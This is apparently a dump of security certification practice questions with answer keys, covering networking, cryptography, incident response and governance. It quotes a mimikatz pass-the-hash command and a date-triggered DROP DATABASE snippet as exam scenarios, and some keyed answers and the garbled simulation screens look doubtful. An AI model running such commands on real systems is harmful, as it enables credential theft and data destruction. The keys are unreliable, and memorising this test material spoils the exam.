While investigating, the systems administrator finds that the servers are online and accessible from any device on the server network. The administrator reviews the following information from the monitoring system:

Server name	IP	Traffic sent	Traffic received	Status
File01	10.12.14.13	2654812	23185	Up
DC01	10.12.15.2	168741	65481	Up
Test01	10.25.1.3	14872	654123168	Down
Test02	10.25.1.4	16941	651321685	Down
DC02	10.12.15.3	32145	32158	Up
Finance01	10.18.1.14	12374	6548	Up

Which of the following is the **most** likely cause of the outage?

- A. Denial of service
- B. ARP poisoning
- C. Jamming
- D. Kerberoasting

Answer(s): A

QUESTION: 52

A security team has been alerted to a flood of incoming emails that have various subject lines and are addressed to multiple email inboxes. Each email contains a URL shortener link that is redirecting to a dead domain.

Which of the following is the best step for the security team to take?

- A. Create a blocklist for all subject lines.
- B. Send the dead domain to a DNS sinkhole.
- C. Quarantine all emails received and notify all employees.
- D. Block the URL shortener domain in the web proxy.

Answer(s): D

QUESTION: 53

A security administrator is working to secure company data on corporate laptops in case the laptops are stolen.

Which of the following solutions should the administrator consider?

- A. Disk encryption
- B. Data loss prevention
- C. Operating system hardening
- D. Boot security

Answer(s): A

QUESTION: 54

A company needs to keep the fewest records possible, meet compliance needs, and ensure destruction of records that are no longer needed.

Which of the following best describes the policy that meets these requirements?

- A. Security policy
- B. Classification policy
- C. Retention policy
- D. Access control policy

Answer(s): C

QUESTION: 55

Which of the following is a common source of unintentional corporate credential leakage in cloud environments?

- A. Code repositories
- B. Dark web
- C. Threat feeds
- D. State actors
- E. Vulnerability databases

Answer(s): A

QUESTION: 56

Which of the following is the best reason an organization should enforce a data classification policy to help protect its most sensitive information?

- A. End users will be required to consider the classification of data that can be used in documents.
- B. The policy will result in the creation of access levels for each level of classification.
- C. The organization will have the ability to create security requirements based on classification levels.
- D. Security analysts will be able to see the classification of data within a document before opening it.

Answer(s): C

QUESTION: 57

An analyst is performing a vulnerability scan against the web servers exposed to the internet without a system account.

Which of the following is most likely being performed?

- A. Non-credentialed scan
- B. Packet capture
- C. Privilege escalation
- D. System enumeration
- E. Passive scan

Answer(s): A

QUESTION: 58

A security administrator is hardening corporate systems and applying appropriate mitigations by consulting a real-world knowledge base for adversary behavior.

Which of the following would be best for the administrator to reference?

- A. MITRE ATT&CK
- B. CSIRT
- C. CVSS
- D. SOAR

Answer(s): A

QUESTION: 59

An architect has a request to increase the speed of data transfer using JSON requests externally. Currently, the organization uses SFTP to transfer data files.

Which of the following will most likely meet the requirements?

- A. A website-hosted solution
- B. Cloud shared storage
- C. A secure email solution
- D. Microservices using API

Answer(s): D

QUESTION: 60

Which of the following addresses individual rights such as the right to be informed, the right of access, and the right to be forgotten?

- A. GDPR
- B. PCI DSS
- C. NIST
- D. ISO

Answer(s): A

QUESTION: 61

An administrator is installing an LDAP browser tool in order to view objects in the corporate LDAP directory. Secure connections to the LDAP server are required.

When the browser connects to the server, certificate errors are being displayed, and then the connection is terminated.

Which of the following is the most likely solution?

- A. The administrator should allow SAN certificates in the browser configuration.
- B. The administrator needs to install the server certificate into the local truststore.
- C. The administrator should request that the secure LDAP port be opened to the server.
- D. The administrator needs to increase the TLS version on the organization's RA.

Answer(s): B

QUESTION: 62

Which of the following is the most important security concern when using legacy systems to provide production service?

- A. Instability
- B. Lack of vendor support
- C. Loss of availability
- D. Use of insecure protocols

Answer(s): B

QUESTION: 63

A security investigation revealed that malicious software was installed on a server using a server administrator's credentials. During the investigation, the server administrator explained that Telnet was regularly used to log in.

Which of the following most likely occurred?

- A. A spraying attack was used to determine which credentials to use.
- B. A packet capture tool was used to steal the password.
- C. A remote-access Trojan was used to install the malware.
- D. A dictionary attack was used to log in as the server administrator.

Answer(s): B

QUESTION: 64

A user is requesting Telnet access to manage a remote development web server. Insecure protocols are not allowed for use within any environment.

Which of the following should be configured to allow remote access to this server?

- A. HTTPS

- B. SNMPv3
- C. SSH
- D. RDP
- E. SMTP

Answer(s): C

QUESTION: 65

A security administrator is working to find a cost-effective solution to implement certificates for a large number of domains and subdomains owned by the company.

Which of the following types of certificates should the administrator implement?

- A. Wildcard
- B. Client certificate
- C. Self-signed
- D. Code signing

Answer(s): A

QUESTION: 66

An auditor discovered multiple insecure ports on some servers. Other servers were found to have legacy protocols enabled.

Which of the following tools did the auditor use to discover these issues?

- A. Nessus
- B. curl
- C. Wireshark
- D. netcat

Answer(s): A

QUESTION: 67

A security analyst received a tip that sensitive proprietary information was leaked to the public. The analyst is reviewing the PCAP and notices traffic between an internal server and an external host that includes the following:

```
... 12:47:22.327233 PPPoE [ses 0x8122] IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto IPv6 (41), length 331) 10.5.1.1 > 52.165.16.154: IP6 (hlim E3, next-header TCP (6) payload length: 271) 2001:67c:2158:a019::ace.53104 > 2001:0:5ef5:79fd:380c:dddd:a601:24fa.13788: Flags [P.], cksum 0xd7ee (correct), seq 97:348, ack 102, win 16444, length 251 ...
```

Which of the following was most likely used to exfiltrate the data?

- A. Encapsulation
- B. MAC address spoofing
- C. Steganography

- D. Broken encryption
- E. Sniffing via on-path position

Answer(s): A

QUESTION: 68

A company wants to reduce the time and expense associated with code deployment. Which of the following technologies should the company utilize?

- A. Serverless architecture
- B. Thin clients
- C. Private cloud
- D. Virtual machines

Answer(s): A

QUESTION: 69

A security administrator is performing an audit on a stand-alone UNIX server, and the following message is immediately displayed:

```
(Error 13): /etc/shadow: Permission denied.
```

Which of the following **best** describes the type of tool that is being used?

- A. Pass-the-hash monitor
- B. File integrity monitor
- C. Forensic analysis
- D. Password cracker

Answer(s): D

QUESTION: 70

A security administrator needs to create firewall rules for the following protocols: RTP, SIP, H.323, and SRTP.

Which of the following does this rule set support?

- A. RTOS
- B. VoIP
- C. SoC
- D. HVAC

Answer(s): B

QUESTION: 71

Which of the following best describes a social engineering attack that uses a targeted electronic messaging campaign aimed at a Chief Executive Officer?

- A. Whaling
- B. Spear phishing
- C. Impersonation
- D. Identity fraud

Answer(s): A

QUESTION: 72

During a penetration test, a flaw in the internal PKI was exploited to gain domain administrator rights using specially crafted certificates.

Which of the following remediation tasks should be completed as part of the cleanup phase?

- A. Updating the CRL
- B. Patching the CA
- C. Changing passwords
- D. Implementing SOAR

Answer(s): B

QUESTION: 73

A company wants to implement MFA. Which of the following enables the additional factor while using a smart card?

- A. PIN
- B. Hardware token
- C. User ID
- D. SMS

Answer(s): A

QUESTION: 74

A company hired an external consultant to assist with required system upgrades to a critical business application. A systems administrator needs to secure the consultant's access without sharing passwords to critical systems.

Which of the following solutions should **most** likely be utilized?

- A. TACACS+
- B. SAML
- C. An SSO platform
- D. Role-based access control
- E. PAM software

Answer(s): E

QUESTION: 75

A newly implemented wireless network is designed so that visitors can connect to the wireless network for business activities. The legal department is concerned that visitors might connect to the network and perform illicit activities.

Which of the following should the security team implement to address this concern?

- A. Configure a RADIUS server to manage device authentication.
- B. Use 802.1X on all devices connecting to wireless.
- C. Add a guest captive portal requiring visitors to accept terms and conditions.
- D. Allow for new devices to be connected via WPS.

Answer(s): C

QUESTION: 76

Which of the following data roles is responsible for identifying risks and appropriate access to data?

- A. Owner
- B. Custodian
- C. Steward
- D. Controller

Answer(s): A

QUESTION: 77

Which of the following physical controls can be used to both detect and deter? (Choose two.)

- A. Lighting
- B. Fencing
- C. Signage
- D. Sensor
- E. Bollard
- F. Lock

Answer(s): A, D

QUESTION: 78

A multinational bank hosts several servers in its data center. These servers run a business-critical application used by customers to access their account information.

Which of the following should the bank use to ensure accessibility during peak usage times?

- A. Load balancer
- B. Cloud backups

- C. Geographic dispersal
- D. Disk multipathing

Answer(s): A

QUESTION: 79

The author of a software package is concerned about bad actors repackaging and inserting malware into the software. The software download is hosted on a website, and the author exclusively controls the website's contents.

Which of the following techniques would best ensure the software's integrity?

- A. Input validation
- B. Code signing
- C. Secure cookies
- D. Fuzzing

Answer(s): B

QUESTION: 80

A third-party vendor is moving a particular application to the end-of-life stage at the end of the current year.

Which of the following is the most critical risk if the company chooses to continue running the application?

- A. Lack of security updates
- B. Lack of new features
- C. Lack of support
- D. Lack of source code access

Answer(s): A

QUESTION: 81

A security analyst recently read a report about a flaw in several of the organization's printer models that causes credentials to be sent over the network in cleartext, regardless of the encryption settings.

Which of the following would be **best** to use to validate this finding?

- A. Wireshark
- B. netcat
- C. Nessus
- D. Nmap

Answer(s): A

QUESTION: 82

A development team is launching a new public-facing web product. The Chief Information Security Officer has asked that the product be protected from attackers who use malformed or invalid inputs to destabilize the system.

Which of the following practices should the development team implement?

- A. Fuzzing
- B. Continuous deployment
- C. Static code analysis
- D. Manual peer review

Answer(s): A

QUESTION: 83

During an annual review of the system design, an engineer identified a few issues with the currently released design.

Which of the following should be performed next according to best practices?

- A. Risk management process
- B. Product design process
- C. Design review process
- D. Change control process

Answer(s): D

QUESTION: 84

Which of the following is best to use when determining the severity of a vulnerability?

- A. CVE
- B. OSINT
- C. SOAR
- D. CVSS

Answer(s): D

QUESTION: 85

An organization experienced a security breach that allowed an attacker to send fraudulent wire transfers from a hardened PC exclusively to the attacker's bank through remote connections. A security analyst is creating a timeline of events and has found a different PC on the network containing malware. Upon reviewing the command history, the analyst finds the following:

```
PS>.\mimikatz.exe "sekurlsa::pth /user:localadmin /domain:corp-domain.com /  
ntlm:B4B9B02E1F29A3CF193EAB28C8D617D3F327
```

Which of the following **best** describes how the attacker gained access to the hardened PC?

- A. The attacker created fileless malware that was hosted by the banking platform.

- B. The attacker performed a pass-the-hash attack using a shared support account.
- C. The attacker utilized living-off-the-land binaries to evade endpoint detection and response software.
- D. The attacker socially engineered the accountant into performing bad transfers.

Answer(s): B

QUESTION: 86

Which of the following is the best resource to consult for information on the most common application exploitation methods?

- A. OWASP
- B. STIX
- C. OVAL
- D. Threat intelligence feed
- E. Common Vulnerabilities and Exposures

Answer(s): A

QUESTION: 87

A security analyst is reviewing the logs on an organization's DNS server and notices the following unusual snippet:

```
Log from named: post-processed 20230102 0045L
...
qry_source: 124.22.158.37 TCP/53
qry_dest: 52.165.16.154 TCP/53
qry_dest: 10.100.50.5 TCP/53
qry_type: AXFR
| zone int.comptia.org
-----| www A 10.100.50.21
-----| dns A 10.100.5.5
-----| adds A 10.101.10.10
-----| fshare A 10.101.10.20
-----| sip A 10.100.5.11
...
```

Which of the following attack techniques was **most** likely used?

- A. Determining the organization's ISP-assigned address space
- B. Bypassing the organization's DNS sinkholing
- C. Footprinting the internal network
- D. Attempting to achieve initial access to the DNS server
- E. Exfiltrating data from fshare.int.complia.org

Answer(s): C

QUESTION: 88

A security analyst at an organization observed several user logins from outside the organization's network. The analyst determined that these logins were not performed by individuals within the organization.

Which of the following recommendations would reduce the likelihood of future attacks? (Choose two.)

- A. Disciplinary actions for users
- B. Conditional access policies
- C. More regular account audits
- D. Implementation of additional authentication factors
- E. Enforcement of content filtering policies
- F. A review of user account permissions

Answer(s): B, D

QUESTION: 89

A security team is addressing a risk associated with the attack surface of the organization's web application over port 443. Currently, no advanced network security capabilities are in place.

Which of the following would be best to set up? (Choose two.)

- A. NIDS
- B. Honeypot
- C. Certificate revocation list
- D. HIPS
- E. WAF
- F. SIEM

Answer(s): A, E

QUESTION: 90

A systems administrator would like to create a point-in-time backup of a virtual machine.

Which of the following should the administrator use?

- A. Replication
- B. Simulation
- C. Snapshot
- D. Containerization

Answer(s): C

QUESTION: 91

A security administrator notices numerous unused, non-compliant desktops are connected to the network.

Which of the following actions would the administrator most likely recommend to the management team?

- A. Monitoring
- B. Decommissioning
- C. Patching
- D. Isolating

Answer(s): B

QUESTION: 92

Which of the following is a common data removal option for companies that want to wipe sensitive data from hard drives in a repeatable manner but allow the hard drives to be reused?

- A. Sanitization
- B. Formatting
- C. Degaussing
- D. Defragmentation

Answer(s): A

QUESTION: 93

An organization wants to improve the company's security authentication method for remote employees. Given the following requirements:

- Must work across SaaS and internal network applications
- Must be device manufacturer agnostic
- Must have offline capabilities

Which of the following would be the **most** appropriate authentication method?

- A. Username and password
- B. Biometrics
- C. SMS verification
- D. Time-based tokens

Answer(s): D

QUESTION: 94

Which of the following will a global company doing business in the European Union need to be concerned with to avoid legal privacy implications?

- A. ISO 27001
- B. PCI DSS

- C. GDPR
- D. SOC 2

Answer(s): C

Explanation:

The General Data Protection Regulation governs how organizations collect, process, store, and protect personal data of individuals in the European Union. Any global company doing business in the EU must comply with its privacy and data protection requirements to avoid legal and regulatory penalties.

QUESTION: 95

A malicious update was distributed to a common software platform and disabled services at many organizations.

Which of the following best describes this type of vulnerability?

- A. DDoS attack
- B. Rogue employee
- C. Insider threat
- D. Supply chain

Answer(s): D

QUESTION: 96

A company web server is initiating outbound traffic to a low-reputation, public IP on non-standard port. The web server is used to present an unauthenticated page to clients who upload images to the company. An analyst notices a suspicious process running on the server that was not created by the company development team.

Which of the following is the most likely explanation for this security incident?

- A. A web shell has been deployed to the server through the page.
- B. A vulnerability has been exploited to deploy a worm to the server.
- C. Malicious insiders are using the server to mine cryptocurrency.
- D. Attackers have deployed a rootkit Trojan to the server over an exposed RDP port.

Answer(s): A

QUESTION: 97

An organization requests a third-party full-spectrum analysis of its supply chain.

Which of the following would the analysis team use to meet this requirement?

- A. Vulnerability scanner
- B. Penetration test
- C. SCAP

D. Illumination tool

Answer(s): D

QUESTION: 98

A systems administrator deployed a monitoring solution that does not require installation on the endpoints that the solution is monitoring.

Which of the following is described in this scenario?

- A. Agentless solution
- B. Client-based soon
- C. Open port
- D. File-based solution

Answer(s): A

QUESTION: 99

A security analyst is reviewing the source code of an application in order to identify misconfigurations and vulnerabilities.

Which of the following kinds of analysis best describes this review?

- A. Dynamic
- B. Static
- C. Gap
- D. Impact

Answer(s): B

QUESTION: 100

Which of the following agreement types is used to limit external discussions?

- A. BPA
- B. NDA
- C. SLA
- D. MSA

Answer(s): B

QUESTION: 101

A security analyst is evaluating a SaaS application that the human resources department would like to implement. The analyst requests a SOC 2 report from the SaaS vendor.

Which of the following processes is the analyst most likely conducting?

- A. Internal audit

- B. Penetration testing
- C. Attestation
- D. Due diligence

Answer(s): D

QUESTION: 102

Which of the following is used to conceal credit card information in a database log file?

- A. Tokenization
- B. Masking
- C. Hashing
- D. Obfuscation

Answer(s): B

QUESTION: 103

SIMULATION


A systems administrator is configuring a site-to-site VPN between two branch offices. Some of the settings have already been configured correctly. The systems administrator has been provided the following requirements as part of completing the configuration:

- Most secure algorithms should be selected
- All traffic should be encrypted over the VPN
- A secret password will be used to authenticate the two VPN concentrators

INSTRUCTIONS

Click on the two VPN Concentrators to configure the appropriate settings.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.



VPN Concentrator 1 ✕

Phase 1 **Phase 2**

Peer IP address:

Auth method:

PKI

PSK

RADIUS

Negotiation mode:

Encryption algorithm:

AES256

ECC secp160r1

3DES

Hash algorithm:

SHA256

MD5

SHA1

DH key group:

Reset to Default

Save

Close

VPN Concentrator 1

Phase 1

Phase 2

Mode:

Tunnel

Protocol:

Select

ESP

AH

Encryption algorithm:

Select

3DES

AES256

BLOWFISH

Hash algorithm:

Select

SHA256

MD5

SHA1

Local network/mask:

Remote network/mask:

Reset to Default

Save

Close

VPN Concentrator 2 ✕

Phase 1 **Phase 2**

Peer IP address:

Auth method:

PKI

RADIUS

PSK

Negotiation mode:

Encryption algorithm:

3DES

AES256

ECC secp160r1

Hash algorithm:

SHA256

SHA1

MD5

DH key group:

Reset to Default

Save

Close

The screenshot shows the 'VPN Concentrator 2' configuration window with the 'Phase 2' tab selected. The window has a blue title bar with a close button. Below the title bar are two tabs: 'Phase 1' and 'Phase 2'. The 'Phase 2' tab is active. The configuration fields are as follows:

- Mode:** Tunnel (text field)
- Protocol:** A dropdown menu with a downward arrow, showing a list with 'Select', 'ESP', and 'AH'.
- Encryption algorithm:** A dropdown menu with a downward arrow, showing a list with 'Select', 'BLOWFISH', '3DES', and 'AES256'.
- Hash algorithm:** A dropdown menu with a downward arrow, showing a list with 'Select', 'SHA256', 'SHA1', and 'MD5'.
- Local network/mask:** An empty text input field.
- Remote network/mask:** An empty text input field.

At the bottom of the window are three buttons: 'Reset to Default' (grey), 'Save' (green), and 'Close' (grey).

A. See Explanation section for answer.

Answer(s): A

Explanation:

VPN Concentrator 1 ✕

Phase 1 **Phase 2**

Peer IP address:

Auth method:

PKI

PSK

RADIUS

Negotiation mode:

Encryption algorithm:

AES256

ECC secp160r1

3DES

Hash algorithm:

SHA256

MD5

SHA1

DH key group:

Reset to Default

Save

Close

VPN Concentrator 1

Phase 1

Phase 2

Mode:

Tunnel

Protocol:

Select

ESP

AH

Encryption algorithm:

Select

3DES

AES256

BLOWFISH

Hash algorithm:

Select

SHA256

MD5

SHA1

Local network/mask:

255.255.255.0

Remote network/mask:

255.255.255.0

Reset to Default

Save

Close

VPN Concentrator 2 ✕

Phase 1 **Phase 2**

Peer IP address: **5.5.5.10**

Auth method: ▼

Select
PKI
PSK
RADIUS

Negotiation mode: MAIN

Encryption algorithm: ▼

Select
AES256
ECC secp160r1
3DES

Hash algorithm: ▼

Select
SHA256
MD5
SHA1

DH key group: 14

Reset to Default

Save

Close

The screenshot shows the 'VPN Concentrator 2' configuration window with the 'Phase 2' tab selected. The configuration includes the following fields and options:

- Mode:** Tunnel
- Protocol:** Select ESP (highlighted), AH
- Encryption algorithm:** Select AES256 (highlighted), 3DES, BLOWFISH
- Hash algorithm:** Select SHA256 (highlighted), MD5, SHA1
- Local network/mask:** 255.255.255.0
- Remote network/mask:** 255.255.255.0

At the bottom, there are three buttons: 'Reset to Default', 'Save', and 'Close'.

QUESTION: 104

An organization recently started hosting a new service that customers access through a web portal. A security engineer needs to add to the existing security devices a new solution to protect this new service.

Which of the following is the engineer most likely to deploy?

A. Layer 4 firewall

- B. NGFW
- C. WAF
- D. UTM

Answer(s): C

QUESTION: 105

Which of the following topics would most likely be included within an organization's SDLC?

- A. Service-level agreements
- B. Information security policy
- C. Penetration testing methodology
- D. Branch protection requirements

Answer(s): D

QUESTION: 106

Which of the following control types is AUP an example of?

- A. Physical
- B. Managerial
- C. Technical
- D. Operational

Answer(s): D

QUESTION: 107

An organization is adopting cloud services at a rapid pace and now has multiple SaaS applications in use. Each application has a separate log-in, so the security team wants to reduce the number of credentials each employee must maintain.

Which of the following is the first step the security team should take?

- A. Enable SAML.
- B. Create OAuth tokens.
- C. Use password vaulting.
- D. Select an IdP.

Answer(s): D

QUESTION: 108

A company's online shopping website became unusable shortly after midnight on January 30, 2023.

When a security analyst reviewed the database server, the analyst noticed the following code used for backing up data:

```
IF DATE() = "01/30/2023" THEN BEGIN  
    DROP DATABASE WebShopOnline;  
END
```

Which of the following should the analyst do **next**?

- A. Check for recently terminated DBAs.
- B. Review WAF logs for evidence of command injection.
- C. Scan the database server for malware.
- D. Search the web server for ransomware notes.

Answer(s): B

QUESTION: 109

Which of the following would be the best way to test resiliency in the event of a primary power failure?

- A. Parallel processing
- B. Tabletop exercise
- C. Simulation testing
- D. Production failover

Answer(s): D

QUESTION: 110

Which of the following would be the most appropriate way to protect data in transit?

- A. SHA-256
- B. SSL3.0
- C. TLS 1.3
- D. AES-256

Answer(s): C

QUESTION: 111

Which of the following is a common, passive reconnaissance technique employed by penetration testers in the early phases of an engagement?

- A. Open-source intelligence
- B. Port scanning
- C. Pivoting
- D. Exploit validation

Answer(s): A

QUESTION: 112

Which of the following threat actors is the most likely to seek financial gain through the use of ransomware attacks?

- A. Organized crime
- B. Insider threat
- C. Nation-state
- D. Hacktivists

Answer(s): A

Explanation:

Organized crime groups are primarily motivated by financial gain. Ransomware attacks are a popular tool for these groups because they can encrypt a victim's data and demand a ransom payment (often in cryptocurrency) to restore access. This form of attack can yield a high financial return if victims choose to pay.

QUESTION: 113

Which of the following would a systems administrator follow when upgrading the firmware of an organization's router?

- A. Software development life cycle
- B. Risk tolerance
- C. Certificate signing request
- D. Maintenance window

Answer(s): D

Explanation:

A maintenance window is a pre-scheduled period when system or network changes, updates, or repairs are performed. By using a designated maintenance window, a systems administrator can minimize disruption to the organization's operations, as this window is typically chosen during a time when network usage is lower, reducing the impact on users.

QUESTION: 114

The security team has been asked to only enable host A (10.2.2.7) and host B (10.3.9.9) to the new isolated network segment (10.9.8.14) that provides access to legacy devices. Access from all other hosts should be blocked.

Which of the following entries would need to be added on the firewall?

- A.

```
Permit 10.2.2.0/24 to 10.9.8.14/27
Permit 10.3.9.0/24 to 10.9.8.14/27
Deny 0.0.0.0/0 to 10.9.8.14/27
```

B.

```
Deny 0.0.0.0/0 to 10.9.8.14/27
Permit 10.2.2.0/24 to 10.9.8.14/27
Permit 10.3.9.0/24 to 10.9.8.14/27
```

C.

```
Permit 10.2.2.7/32 to 10.9.8.14/27
Permit 10.3.9.9/32 to 10.9.8.14/27
Deny 0.0.0.0/0 to 10.9.8.14/27
```

D.

```
Permit 10.2.2.7/32 to 10.9.8.14/27
Permit 10.3.9.0/24 to 10.9.8.14/27
Deny 10.9.8.14/27 to 0.0.0.0/0
```

Answer(s): C

Explanation:

Permit 10.2.2.7/32 to 10.9.8.14/27: This rule allows host A (10.2.2.7) specific access to the isolated network (10.9.8.14/27). Permit 10.3.9.9/32 to 10.9.8.14/27: This rule allows host B (10.3.9.9) specific access to the isolated network (10.9.8.14/27). Deny 0.0.0.0/0 to 10.9.8.14/27: This rule blocks access from all other IPs to the isolated network (10.9.8.14/27).

QUESTION: 115


SIMULATION

A security analyst is creating the first draft of a network diagram for the company's new customer-facing payment application that will be hosted by a third-party cloud service provider.

INSTRUCTIONS

Click the ? to select the appropriate icons to create a secure, redundant web application. Then use the dropdown menu to select the appropriate subnet type. Every space in the diagram must be filled.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.




A. See Explanation section for answer.

Answer(s): A

Explanation:

The diagram should be filled in the way shown below.



WAF (Web Application Firewall) at the top to handle incoming traffic from the Internet Gateway. **Load Balancer** for distributing traffic between instances.

Instances for handling the application workloads, ensuring multiple instances for redundancy.

Autoscaling Instance to adjust the number of instances based on demand dynamically.

In the middle of the diagram, you should select **Private Subnet** in the dropdown menu.

This choice is appropriate because the elements in the lower section, especially the **Database** instances, are part of the private subnet. Placing databases in a private subnet adds an additional layer of security, as it prevents direct internet access to sensitive data. The private subnet is also typically used for backend resources that don't need to be exposed publicly.

QUESTION: 116

A systems administrator needs to ensure the secure communication of sensitive data within the organization's private cloud.

Which of the following is the best choice for the administrator to implement?

- A. IPSec
- B. SHA-1
- C. RSA
- D. TGT

Answer(s): A

Explanation:

IPSec (Internet Protocol Security) is a suite of protocols designed to secure IP communications by authenticating and encrypting each IP packet in a communication session. It is widely used

for securing data transfer in networks, including private clouds, by providing confidentiality, integrity, and authenticity of data.

QUESTION: 117

Which of the following should an internal auditor check for first when conducting an audit of the organization's risk management program?

- A. Policies and procedures
- B. Asset management
- C. Vulnerability assessment
- D. Business impact analysis

Answer(s): A

Explanation:

Policies and procedures form the foundation of an organization's risk management program. They establish the framework and guidelines for managing risks across the organization, including roles, responsibilities, and the approach for identifying, assessing, and mitigating risks. Without well-defined policies and procedures, it would be challenging to assess other areas of risk management effectively, as they are all built upon these foundational documents.

